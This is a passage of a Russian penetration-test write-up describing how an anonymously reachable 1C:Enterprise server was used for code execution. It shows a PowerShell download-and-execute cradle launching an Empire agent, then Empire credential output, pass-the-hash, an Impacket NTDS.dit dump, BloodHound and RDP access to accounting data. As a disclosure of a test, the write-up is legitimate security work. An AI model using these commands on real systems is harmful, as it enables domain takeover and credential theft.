
Никаких конфиденциальных данных оно не раскрывает, но вход доступен для анонимного пользователя.


[redacted]/auth/ru_RU/
Регистрация OPEN (1С:Предприятие)
Лог
Регистрация
Сервис

Изучив приложение, мы нашли способ выполнить произвольный код на сервере, после чего успешно загрузили шелл. Непривилегированный пользователь может получить доступ к интерфейсу «1С:Предприятие 8.3» и выполнять код 1С на сервере от имени пользователя `SQLNODE1\USR1CV8`.



[redacted]/auth/ru/
Регистрация OPEN (1С:Предприятие)
Лог
Регистрация
Сервис
AAA (Код 1С на сервере) [] *
20180414-3
Выполнить
Еще
Имя
З
К
С
AAA
Имя
Знач.

```
Шелл = "powershell.exe -exec Bypass -noexit -C ""IEX (New-Object Net.WebClie
ЗапуститьПриложение(Шелл);
```




```
(Empire: powershell/credentials/mimikatz/pth) > agents

[*] Active agents:

 Name    La Internal IP    Machine Name    Username          Process        PID    Delay    Last Seen
 ----    -- -----------    ------------    --------          -------        ---    -----    ---------
 buh     ps 10.10.0.61     SQLNODE1        *BUH\SYSTEM       powershell     9064   5/0.0    2019-12-01 07:19:58

(Empire: agents) > interact  buh
(Empire: buh) >
```

Запущенное приложение с правами привилегированного пользователя дало нам возможность извлечь данные других пользователей системы. Также в ходе атаки мы раскрыли доменную зону `buh.local`, которую использовали сотрудники компании.




```
(Empire: buh) > creds

Credentials:

  CredID  CredType  Domain           UserName      Host          Password
  ------  --------  ------           --------      ----          --------
  1       hash      buh.local        [redacted]    SQLNODE1      [redacted]3d
  2       hash      buh.local        [redacted]    SQLNODE1      [redacted]5d
  3       hash      buh.local        [redacted]    SQLNODE1      [redacted]01
  4       hash      buh.local        [redacted]    SQLNODE1      [redacted]45
  5       hash      SQLNODE1         [redacted]    SQLNODE1      [redacted]b0

(Empire: buh) >
```

При помощи техники pass the hash удалось получить доступ к остальным учеткам. В том числе открылась возможность выполнять команды на контроллере домена от имени привилегированного пользователя. А это позволило полностью захватить контроллер домена и получить доступ ко всем учетным записям на подключенных к нему машинах.




```
^Croot@msf:~/impacket# proxychains4 secretsdump.py -hashes aa[redacted] -just-dc buh/[redacted]10.10.0.234 -use-vss
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.12
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation
[proxychains] Strict chain  ...  127.0.0.1:1484  ...  10.10.0.234:445  ...  OK
[*] Target system bootKey: 0x28e8b6ce0563ce163183501c1c1bb24d
[*] Searching for NTDS.dit
[*] Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin to get a copy. This might tak
[*] Using smbexec method for remote execution
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 9a603d4931339f4c5b3ed879ecf51f12
[*] Reading and decrypting hashes from \\10.10.0.234\ADMIN$\Temp\PUkGciYy.tmp
Administrator:500:a[redacted]
Guest:501:aad3b435b[redacted]
[redacted]
```

Нам удалось подобрать из полученного хеша пароль для учетной записи `buh\SuperOdmen`.



BloodHound
Start typing to search for a node...
ENTERPRISE ADMINS@BUH.LOCAL
ADMINISTRATORS@BUH.LOCAL
DOMAIN ADMINS@BUH.LOCAL
DOMAIN CONTROLLERS@BUH.LOCAL
[redacted]DD.BUH.LOCAL
DEFAULT DOMAIN CONTROLLERS POLICY@BUH.LOCAL
DOMAIN CONTROLLERS@BUH.LOCAL
PRINT OPERATORS@BUH.LOCAL
BACKUP OPERATORS@BUH.LOCAL
BUHUSERS@BUH.LOCAL
SQLNODE1.BUH.LOCAL
BUH.LOCAL
DEFAULT DOMAIN POLICY@BUH.LOCAL
ADMINISTRATOR@BUH.LOCAL
MASTERUSER@BUH.LOCAL
[redacted]@BUH.LOCAL
SERVER OPERATORS@BUH.LOCAL
GROUP POLICY CREATOR OWNERS@BUH.L
ADMINS@BUH.LOCAL
[redacted]BUH.LOCAL
ACCOUNT OPERATORS@BUH.LOCAL
MemberOf
Contains
GpLink
GenericAll
HasSession
Raw Query

Также мы смогли подключиться к удаленному рабочему столу пользователя `buh\SomeBuh` для полноценного доступа к базе 1С на хосте `10.10.0.221`.


SQLNODE1.buh.local - Remote Desktop Connection
Recycle Bin
Command Prompt
Запуск 1С:Предприятия
Информационные базы
Информационная база
1С:Предприятие
Конфигуратор
Добавить...
Изменить...
Удалить
Настройка...
Перейти по ссылке
Выход
3:38 PM
12/1/2019

```
Microsoft Windows [Version 10.0.17763.316]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\[redacted]>whoami
buh\

C:\Users\[redacted]>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.0.61
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.0.1

C:\Users\[redacted]>hostname
SQLNODE1

C:\Users\[redacted]>
```

Srvr="localhost";Ref="dbBRN";


10.10.0.221 - Remote Desktop Connection
Бухгалтерия предприятия, редакция 3.0 (1С:Предприятие)
Главное
Банк и касса
Операции
Отчеты
Справочники
Администрирование
Настройки интеграции (ПОБ)
Обмен с банком
Банковские выписки
+ Поступление
− Списание
Установить период...
Загрузить
Подобрать
Реестр документов
Еще

Банковские выписки

Дата: ☐ . . | Банковский счет: ☑ [redacted] | Организация: ☑ Носков Александр Геннадьевич ИП

Дата	Поступление	Списание	Назначение платежа	Контрагент	Вид опер
10.09.2019	25 000,00		[redacted]	[redacted]	Личные с
10.09.2019		19,00	[redacted]	[redacted]	Комисси
10.09.2019		50 000,00	[redacted]	[redacted]	Личные с
10.09.2019		404,75	[redacted]	[redacted]	Комисси
16.09.2019	17 661,00		[redacted]	[redacted]	Оплата о
16.09.2019	16 229,00		[redacted]	[redacted]	Оплата о
16.09.2019		3 504,48	[redacted]	[redacted]	Комисси
16.09.2019		28 395,28	[redacted]	[redacted]	Комисси
16.09.2019	29 202,18		[redacted]	[redacted]	Личные с
16.09.2019		30 000,00	[redacted]	[redacted]	Оплата п
22.09.2019	557,00		[redacted]	[redacted]	Поступле
23.09.2019		0,02	[redacted]	[redacted]	Комисси
23.09.2019		19,00	[redacted]	[redacted]	Комисси
23.09.2019		100,00	[redacted]	[redacted]	Перевод
26.09.2019		25,41	[redacted]	[redacted]	Уплата н
26.09.2019		1 604,99	[redacted]	[redacted]	Оплата п

26.09.2019 Начало дня: -35 771,60 Поступило: 0,00 Списано: 1 630,40 Конец дня: -37 402,00

Вывод

Нам удалось реализовать модель угроз внешнего нарушителя. Несмотря на то что это был пентест мобильного приложения, мы взломали всю компанию, получили критически важные данные и доступ к бухгалтерии.

Продолжение статьи →

ПРОБИВ ПЕРИМЕТРА

ТРИ РАЙТАПА — ПОБЕДИТЕЛЯ PENTEST AWARD
В НОМИНАЦИИ «ПРОБИВ»

ВТОРОЕ МЕСТО: «ДОСТУП К ОБЪЕКТУ ВНУТРЕННЕЙ СЕТИ С ИСПОЛЬЗОВАНИЕМ NTLM RELAY»

- **Автор: fr35b1**

